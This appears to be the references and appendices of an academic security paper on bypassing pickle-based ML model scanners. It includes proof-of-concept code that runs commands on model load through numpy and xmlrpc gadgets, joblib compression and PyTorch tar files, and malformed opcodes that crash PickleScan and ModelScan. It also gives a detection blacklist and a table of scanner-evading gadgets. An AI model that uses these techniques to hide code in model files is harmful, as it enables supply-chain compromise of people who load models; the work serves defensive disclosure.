In accordance with USENIX Security's open science policy, the open-source implementation of PICKLECLOAK is made available at https://doi.org/10.5281/zenodo.17895474 including source code, prompts, analysis result and gadget exploits. Further maintenance will be available at https://github.com/Lyutoon/PickleCloak.

References

[1] Hugging Face – The AI community building the future. https://huggingface.co, 2025.

[2] ModelZoo. https://modelzoo.co, 2025.

[3] Third-party scanner: Protect AI. https://huggingface.co/docs/hub/en/security-protectai#model-security-refresher, 2025.

[4] Wei-Lin Chiang, Lianmin Zheng, Ying Sheng, Anastasios Nikolas Angelopoulos, Tianle Li, Dacheng Li, Banghua Zhu, Hao Zhang, Michael Jordan, Joseph E Gonzalez, et al. Chatbot arena: An open platform for evaluating llms by human preference. In *Forty-first International Conference on Machine Learning*, 2024.

[5] David Cohen. Data scientists targeted by malicious hugging face ml models with silent backdoor. https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/, 2024.

[6] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. In Jill Burstein, Christy Doran, and Thamar Solorio, editors, *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4171–4186, Minneapolis, Minnesota, June 2019. Association for Computational Linguistics.

[7] Alexey Dosovitskiy, Lucas Beyer, Alexander Kolesnikov, Dirk Weissenborn, Xiaohua Zhai, Thomas Unterthiner, Mostafa Dehghani, Matthias Minderer, G Heigold, S Gelly, et al. An image is worth 16x16 words: Transformers for image recognition at scale. In *International Conference on Learning Representations*, 2020.

[8] Hugging Face. safetensors. https://github.com/huggingface/safetensors, 2025.

[9] Python Software Foundation. pickle — Python object serialization. https://docs.python.org/3/library/pickle.html, 2025.

[10] Google. Tensorflow Model Format. https://www.tensorflow.org/tutorials/keras/save_and_load, 2024.

[11] Google. gvisor. https://github.com/google/gvisor, 2025.

[12] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[13] Gao Huang, Zhuang Liu, Laurens Van Der Maaten, and Kilian Q Weinberger. Densely connected convolutional networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 4700–4708, 2017.

[14] Nan-Jung Huang, Chih-Jen Huang, and Shih-Kun Huang. Pain pickle: Bypassing python restricted unpickler for automatic exploit generation. In *2022 IEEE 22nd International Conference on Software Quality, Reliability and Security (QRS)*, pages 1079–1090. IEEE, 2022.

[15] Hugging Face. Pickle scanning. https://huggingface.co/docs/hub/security-pickle, 2024.

[16] Aaron Hurst, Adam Lerer, Adam P Goucher, Adam Perelman, Aditya Ramesh, Aidan Clark, AJ Ostrow, Akila Welihinda, Alan Hayes, Alec Radford, et al. Gpt-4o system card. *arXiv preprint arXiv:2410.21276*, 2024.

[17] Docker Inc. Docker. https://www.docker.com, 2025.

[18] Wenxin Jiang, Nicholas Synovic, Rohan Sethi, Aryan Indarapu, Matt Hyatt, Taylor R. Schorlemmer, George K. Thiruvathukal, and James C. Davis. An empirical study of artifacts and security risks in the pre-trained model supply chain. In *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, page 105–114, 2022.

[19] Wenxin Jiang, Jerin Yasmin, Jason Jones, Nicholas Synovic, Jiashen Kuo, Nathaniel Bielanski, Yuan Tian, George K Thiruvathukal, and James C Davis. Peatmoss: A dataset and initial analysis of pre-trained models in open-source software. In *Proceedings of the 21st International Conference on Mining Software Repositories*, pages 431–443, 2024.

[20] joblib. Joblib: Computing with python functions. https://github.com/joblib/joblib, 2025.

[21] Andreas D. Kellas, Neophytos Christou, Wenxin Jiang, Penghui Li, Laurent Simon, Yaniv David, Vasileios P. Kemerlis, James C. Davis, and Junfeng Yang. Pickleball: Secure deserialization of pickle-based machine learning models. In *Proceedings of the 2025 ACM SIGSAC Conference on Computer and Communications Security*, CCS '25, page 3341–3355, New York, NY, USA, 2025. Association for Computing Machinery.

[22] keras team. Keras: Deep learning for humans. https://keras.io, 2025.

[23] James C King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, 1976.

[24] Aixin Liu, Bei Feng, Bing Xue, Bingxuan Wang, Bochao Wu, Chengda Lu, Chenggang Zhao, Chengqi Deng, Chenyu Zhang, Chong Ruan, et al. Deepseek-v3 technical report. *arXiv preprint arXiv:2412.19437*, 2024.

[25] Matthieu Maitre. picklescan. https://github.com/mmaitre314/picklescan, 2025.

[26] Meta. PyTorch. https://pytorch.org, 2022.

[27] NIVIDIA/NeMo. Nvidia nemo: Build custom generative ai. https://github.com/NVIDIA/NeMo, 2025.

[28] NIVIDIA/NeMo. restrict joblib loading to only certain classes. https://github.com/NVIDIA/NeMo/pull/12521, 2025.

[29] NIVIDIA/NeMo. Update torch load for load from disk. https://github.com/NVIDIA/NeMo/pull/11963, 2025.

[30] NumPy. Numpy: The fundamental package for scientific computing with python. https://numpy.org, 2025.

[31] Nvidia. nvidia-container-toolkit. https://github.com/NVIDIA/nvidia-container-toolkit, 2025.

[32] Henrik Plate. Divide and hide: How malicious code lived on pypi for 3 months. https://www.endorlabs.com/learn/divide-and-hide-how-malicious-code-lived-on-pypi-for-3-months, 2023.

[33] ProtectAI. How to submit your proof-of-concept model file. https://huntr.com/bounties/disclose/models?target=joblib, 2025.

[34] ProtectAI. Model File Vulnerability Bug Bounty Program. https://huntr.com/bounties, 2025.

[35] ProtectAI. modelscan. https://github.com/protectai/modelscan, 2025.

[36] PyTorch. torch.load with weights_only=true. https://docs.pytorch.org/docs/stable/notes/serialization.html#weights-only, 2025.

[37] Alec Radford, Jeffrey Wu, Rewon Child, David Luan, Dario Amodei, Ilya Sutskever, et al. Language models are unsupervised multitask learners.

[38] Kasimir Schulz and Tom Bonner. We R in a Right Pickle With All These Insecure Serialization Formats. *Blackhat USA*, 2024.

[39] splitline. Pickora. https://github.com/splitline, 2022.

[40] Evan Sultanik. Never a dill moment: Exploiting machine learning pickle files. https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files/, 2021.

[41] TensorFlow. Tensorflow: An open source machine learning framework for everyone. https://github.com/tensorflow/tensorflow, 2025.

[42] Tensorflow. Tensorflow security page. https://github.com/tensorflow/tensorflow/security, 2025.

[43] Tom Bonner. Models are code: A deep dive into security risks in tensorflow and keras. https://hiddenlayer.com/research/models-are-code/, 2023.

[44] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. *Advances in neural information processing systems*, 30, 2017.

[45] Shenao Wang, Yanjie Zhao, Zhao Liu, Quanchen Zou, and Haoyu Wang. Sok: Understanding vulnerabilities in the large language model supply chain. *arXiv preprint arXiv:2502.12497*, 2025.

[46] Adrian Wood and Mary Walker. Confused Learning: Supply Chain Attacks through Machine Learning Models. *Blackhat Asia*, 2024.

[47] Karlo Zanki. Malicious ml models discovered on hugging face platform. https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face, 2025.

[48] Jian Zhao, Shenao Wang, Yanjie Zhao, Xinyi Hou, Kailong Wang, Peiming Gao, Yuanchao Zhang, Chen Wei, and Haoyu Wang. Models are codes: Towards measuring malicious code poisoning attacks on pre-trained model hubs. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, pages 2087–2098, 2024.

[49] Peng Zhou. How to Make Hugging Face to Hug Worms: Discovering and Exploiting Unsafe Pickle.loads over Pre-Trained Large Model Hubs. *Blackhat Asia*, 2024.

[50] Ruofan Zhu, Ganhao Chen, Wenbo Shen, Xiaofei Xie, and Rui Chang. My Model is Malware to You: Transforming AI Models into Malware by Abusing TensorFlow APIs. In *Proceedings of the 2025 IEEE Symposium on Security and Privacy (S&P)*. IEEE, IEEE, 2025.

Appendix

A Gadget Exploitation Examples

A.1 Exploitation of `getinit`

As a widely used third-party package and a core dependency of major ML frameworks (e.g., PyTorch, Keras), NumPy is commonly preinstalled in victim environments. As illustrated in Figure 4, although risky function `eval` is explicitly blocked by scanners, `getinit` is designed to internally invoke `eval`, with its argument `v` being user-controllable via parameter `var`. Thus, attackers can exploit `getinit` to obtain arbitrary code execution. An example of exploiting this gadget to execute the command `ls` is shown in Listing 1.

```
from numpy.f2py.capi_maps import getinit
getinit('dummy', {'=':'__import__("os").system("ls")',
      'typespec':'complex'})
```

Listing 1: Exploitation of `getinit` to get code execution

A.2 Exploitation of `resolve_dotted_attribute`

Being part of the built-in library, `xmlrpc` is available across almost any Python environments, making it highly exploitable. As demonstrated in Figure 5, the function `resolve_dotted_attribute` takes three parameters: `obj`, `attr`, and `allow_dotted_names`, among which `obj` and `attr` are particularly critical. It ultimately returns an object through the statement `obj = getattr(obj, i)`, where both `obj` and `i` are attacker-controlled: `obj` is directly derived from the function's parameter `obj`, while `i` can be directly controlled by `attr`. Thus, attackers can use this gadget to retrieve arbitrary attributes or methods of any object, serving as an alternative to the built-in `getattr` operator. The exploitation of this gadget is demonstrated in Listing 2.

```
from xmlrpc.server import resolve_dotted_attribute
obj = A
attr = 'B'
attr_B = resolve_dotted_attribute(obj, attr)
```

Listing 2: Exploitation of `resolve_dotted_attribute` to get arbitrary attribute of an obj

B Model Loading Exploitation Examples

B.1 Exploitation of joblib compression

Attacker can abuse `compress` parameter of `joblib.dump` to generate compressed pickle byte stream to bypass the detection. Listing 3 demonstrates an example exploitation that the attacker use `bz2` compression with compression level 4 to generate undetectable model file which can trigger the execution of command `ls` during model loading.

```
import joblib
# craft the exploit class
```

```
class Exploit():
    def __reduce__(self):
        import os; return (os.system, ('ls',))
# dump the obj via pickle with bz2 compression
joblib.dump(Exploit(), './exp.joblib', compress=('bz2', 4))
# load exploit to trigger `ls` command
joblib.load('./exp.joblib')
```

Listing 3: Exploitation of Joblib `compress`→`pkl` paths

B.2 Exploitation of PyTorch tar-based model

Although PyTorch removed the support for storing and exporting the tar-based models, it still can load them and trigger pickle deserialization. The tar archive should contain three required files to reach the pickle sink during the loading process: `storages`, `tensors`, `pickle` which are all in form of raw pickle files. Listing 4 demonstrates that the attacker can manually craft malicious pickle files and archive them to form a malicious tar-based model, achieving the execution of `ls` command during model loading process.

```
# PyTorch version: 2.5.0
import torch
import os
# craft the exploit class
class Exploit(torch.nn.Module):
    def __reduce__(self):
        return (os.system, ('ls',))

torch.save(Exploit(), './test_model.pt')
os.system('unzip test_model.pt')
# prepare the malicious files
os.system('cp test_model/data.pkl test_model/storages')
os.system('cp test_model/data.pkl test_model/tensors')
os.system('cp test_model/data.pkl test_model/pickle')
# archive them to a tar-based pt model file
os.system('tar -cf test_model.pt -C test_model storages pickle tensors')
# load the tar model to trigger `ls` command
torch.load('test_model.pt')
```

Listing 4: Exploitation of PyTorch `tar`→`pkl` paths

C Scanner-side Exception Example

Both PickleScan and ModelScan rely on disassembling pickle bytecode using tools such as `pickletools.genops`, applying static rules to identify unsafe operations.

However, there is a shared loading path exception when they dealing the `STACK_GLOBAL` opcode. To identify global references, both scanners implement a `_list_globals` routine that attempts to backtrack and retrieve the module and object names preceding each `STACK_GLOBAL`. As shown in Listing 6, this retrieval is confined to bytecode positions $[1, n-1]$, thereby excluding position 0. Although position 0 is usually occupied by the `PROTO` opcode, it is not mandatory for the deserialization process. An attacker can exploit this wrong range assumption by placing one of the required arguments for `STACK_GLOBAL` at position 0, causing the scanner to retrieve only a single argument (as shown in Listing 5).This results in a strict-arity mismatch in `_list_globals`, which expects exactly two arguments, triggering an exception and ultimately crashing the scanner. Unlike that, such malformed, but deserializable, payloads can be smoothly loaded by `pickle.load`, making the embedded commands successfully executed.

```
 0: S     STRING     'os' --> ops 0, arg 0: STRING
 6: S     STRING     'system' --> ops 1, arg 1: STRING
16: \x93 STACK_GLOBAL
17: S     STRING     'ls'
23: \x85 TUPLE1
24: R     REDUCE
25: .     STOP
```

Listing 5: Malformed pickle opcodes that can bypass the scanner via triggering `STACK_GLOBAL` parsing exception.

```
def _list_globals(data, multiple_pickles=True):
    ...
    while last_byte != b"":
        # List opcodes
        try:
            ops = list(pickletools.genops(data))
        ...
        for n in range(len(ops)):
            ...
            elif op_name == "STACK_GLOBAL":
                values = []
                # Wrong range of scanning ops offset!
                for offset in range(1, n):
                    ...
                if len(values) != 2:
                # Trigger exception!
                    raise ValueError(...)
```

Listing 6: Root cause of the `STACK_GLOBAL` parsing exception in `PickleScan` and `ModelScan`.

D AEG Details

AST-based Static Analysis Blacklist.

- Forbidden functions: `exec`, `eval`, `getattr`, `open`, `system`, `__import__`.
- Forbidden imports: `os`, `subprocess`, `pickle`.

Intention Oracles.

- RCE. The program should run `touch /tmp/pwned`. Check if the file `/tmp/pwned` is created.
- Arbitrary file write. The program should write content to `/tmp/target`. Check if the file is created.
- Arbitrary file read. The program should read the content of an existing file `/tmp/flag` and print it. Check if the expected content appears.
- Network access. The program should send a request to a local server. Check if the server receives the request.
- Helper. The program should only use the gadget function to obtain `list.append`, and verify that the result is correct.

E Detailed Gadgets Bypass Status

Table 6 shows the detailed names of all gadgets grouped by their primitive type, along with whether they can be detected by the four SOTA scanners.

Table 6: Detailed Detection Results of Each Gadget by Four Scanners (✓: detected, ✕: undetected)

Primitives	Gadgets	PickleScan	ModelScan	HF Picklescan	Protect AI
ACE	_osx_support._read_output	✕	✕	✕	✓
	asyncio.unix_events._UnixSubprocessTransport	✕	✕	✕	✓
	cProfile.run	✕	✕	✕	✓
	cProfile.runctx	✕	✕	✕	✓
	cProfile.Profile.run	✕	✕	✕	✓
	cProfile.Profile.runctx	✕	✕	✕	✓
	cgitb.lookup	✕	✕	✕	✕
	code.InteractiveInterpreter.runcode	✕	✕	✕	✓
	dataclasses._create_fn	✕	✕	✕	✕
	distutils.spawn.spawn	✕	✕	✕	✕
	doctest.debug_script	✕	✕	✕	✕
	doctest._normalize_module	✕	✕	✕	✕
	idlelib.calltip.get_entity	✕	✕	✕	✕
	idlelib.autocomplete.AutoComplete.get_entity	✕	✕	✕	✕
	idlelib.run.Executive.runcode	✕	✕	✕	✕
	idlelib.debugobj.ObjectTreeItem.SetText	✕	✕	✕	✕
	profile.run	✕	✕	✕	✕
	profile.runctx	✕	✕	✕	✕
	profile.Profile.run	✕	✕	✕	✕
	profile.Profile.runctx	✕	✕	✕	✕
	logging.config._resolve	✕	✕	✕	✕
	logging.config._install_handlers	✕	✕	✕	✕
	lib2to3.pgen2.grammar.Grammar.loads	✕	✕	✕	✕
	pydoc.pipepager	✓	✕	✓	✕
	pydoc.importfile	✕	✕	✕	✕
	pydoc.locate	✕	✕	✕	✓
	pydoc.safeimport	✕	✕	✕	✕
	pydoc.tempfilepager	✕	✕	✕	✕
	test.support.PythonSymlink._call	✕	✕	✕	✕
	trace.Trace.run	✕	✕	✕	✕
	trace.Trace.runctx	✕	✕	✕	✕
	unittest.loader.TestLoader._get_module_from_name	✕	✕	✕	✕
	unittest.mock._importer	✕	✕	✕	✕
	uuid._get_command_stdout	✕	✕	✕	✕
	numpy.core._ufunc_reconstruct	✕	✕	✕	✕
	numpy.core.fromnumeric._wrapfunc	✕	✕	✕	✕
	numpy.distutils.cpuinfo.command_by_line	✕	✕	✕	✕
	numpy.distutils.cpuinfo.command_info	✕	✕	✕	✕
	numpy.distutils.cpuinfo.getoutput	✕	✕	✕	✕
	numpy.distutils.exec_command._exec_command	✕	✕	✕	✕
	numpy.distutils.lib2def.getnm	✕	✕	✕	✕
	numpy.distutils.misc_util.get_cmd	✕	✕	✕	✕
	numpy.distutils.misc_util.exec_mod_from_location	✕	✕	✕	✕
	numpy.f2py.capi_maps.getinit	✕	✕	✕	✕
	numpy.f2py.crackfortran._eval_scalar	✕	✕	✕	✕
	numpy.f2py.crackfortran.analyzevars	✕	✕	✕	✕
	numpy.f2py.crackfortran.myeval	✕	✕	✕	✕
	numpy.f2py.crackfortran.param_eval	✕	✕	✕	✕
	numpy.f2py.crackfortran.vars2fortran	✕	✕	✕	✕
	numpy.f2py.diagnose.run_command	✕	✕	✕	✕
	numpy.f2py.capi_maps.load_f2cmap_file	✕	✕	✕	✕
	numpy.lib.utils._makenamedict	✕	✕	✕	✕
	numpy.testing._private.utils.measure	✓	✕	✓	✕
	numpy.testing._private.utils.runstring	✓	✕	✓	✕
	numpy.core.tests.test_multiarray.TestPickling._loads	✕	✕	✕	✕
	sympy.lazy_function	✕	✕	✕	✕
	sympy.sympify	✕	✕	✕	✕
	sympy.parsing.sympy_parser.eval_expr	✕	✕	✕	✕
	sympy.physics.mechanics.functions._sub_func	✕	✕	✕	✕
	sympy.printing.tests.test_repr.sT	✕	✕	✕	✕
	sympy.utilities.source.get_class	✕	✕	✕	✕
	sympy.utilities.lambdify.lambdify	✕	✕	✕	✕
	sympy.utilities._compilation.compilation.compile_run_strings	✕	✕	✕	✕
	sympy.external.importtools.import_module	✕	✕	✕	✕
	sympy.external.tests.test_codegen.try_run	✕	✕	✕	✕
	sympy.polys.monomials.MonomialOps._build	✕	✕	✕	✕
	sympy.plotting.experimental_lambdify.Lambdifier.__init__	✕	✕	✕	✕
	pandas._version.run_command	✕	✕	✕	✕
	uu.decode	✕	✕	✕	✕
	fileinput.hook_compressed	✕	✕	✕	✕
	trace.CoverageResults.write_results_file	✕	✕	✕	✕
	tracemalloc.Snapshot.dump	✕	✕	✕	✕
	profile.Profile.dump_stats	✕	✕	✕	✕
	pipes.Template.open_w	✕	✕	✕	✕
	mailbox._create_carefully	✕	✕	✕	✕

AFW	http.cookiejar.LWPCookieJar.save	×	×	×	×
	distutils.file_util._copy_file_contents	×	×	×	×
	distutils.file_util.write_file	×	×	×	×
	distutils.tests.support.TempdirManager.write_file	×	×	×	×
	test.support.script_helper.make_script	×	×	×	×
	xml.etree.ElementTree.ElementTree.write	×	×	×	×
	xml.etree.ElementTree._get_writer	×	×	×	×
	xml.etree.ElementTree._serialize_text	×	×	×	×
	xml.etree.ElementTree._serialize_xml	×	×	×	×
	xml.etree.ElementTree._serialize_html	×	×	×	×
	urllib.request.urlretrieve	×	×	×	×
	numpy.distutils.command.build_src.subst_vars	×	×	×	×
	numpy.f2py.f2py2e.callcrackfortran	×	×	×	×
	numpy.core.tests.test_multiarray.TestIO._check_from	×	×	×	×
	numpy.f2py.crackfortran.openhook	×	×	×	×
	numpy.core._methods._dump	×	×	×	×
	numpy.lib.npyio.savetxt	×	×	×	×
	sympy.utilities._compilation.compilation._write_sources_to_build_dir	×	×	×	×
	pandas.core.series.Series.to_string	×	×	×	✓
AFR	_pyio._open_code_with_warning	×	×	×	×
	turtle.config_dict	×	×	×	×
	doctest._load_testfile	×	×	×	×
	pkgutil.ImpLoader.get_data	×	×	×	×
	fileinput.hook_compressed	×	×	×	×
	pydoc._url_handler	×	×	×	×
	pipes.Template.open_r	×	×	×	×
	shlex.shlex.sourcehook	×	×	×	×
	doctest._load_testfile	×	×	×	×
	mailbox.MH.get_bytes	×	×	×	×
	mailbox.MH.get_file	×	×	×	×
	argparse.FileType.__call__	×	×	×	×
	urllib.request.FileHandler.open_local_file	×	×	×	×
	urllib.request.URLopener.open	×	×	×	×
	xml.sax.saxutils.prepare_input_source	×	×	×	×
	xml.dom.pulldom.parse	×	×	×	×
	xml.etree.ElementInclude.default_loader	×	×	×	×
	lib2to3.refactor.RefactoringTool._read_python_source	×	×	×	×
	lib2to3.tests.test_refactor.TestRefactoringTool.read_file	×	×	×	×
	numpy.ma.mrecords.openfile	×	×	×	×
	numpy.lib.npyio.loadtxt	×	×	×	×
	numpy.distutils.conv_template.resolve_includes	×	×	×	×
	numpy.distutils.from_template.resolve_includes	×	×	×	×
	numpy.memmap	×	×	×	×
	numpy.f2py._src_pyf.resolve_includes	×	×	×	×
	numpy.compat.py3k.open_latin1	×	×	×	×
	sympy.utilities.pkgdata.get_resource	×	×	×	×
	sympy.physics.quantum.qasm.read_qasm_file	×	×	×	×
	pandas.io.common._maybe_memory_map	×	×	×	✓
	pandas.io.common.get_handle	×	×	×	✓
	pandas.io.parsers.readers.read_csv	×	×	×	✓
	pandas.io.parsers.readers.read_table	×	×	×	✓
	pandas.io.parsers.readers.read_fwf	×	×	×	✓
Network	urllib.request.URLopener.retrieve	×	×	×	×
	urllib.request.URLopener.open	×	×	×	×
	urllib.request.urlretrieve	×	×	×	×
	pandas.read_pickle	×	×	×	✓
Helper	unittest.mock._dot_lookup	×	×	×	×
	xmlrpc.server.resolve_dotted_attribute	×	×	×	×
	lib2to3.fixer_util.attr_chain	×	×	×	×
	test.support.get_attribute	×	×	×	×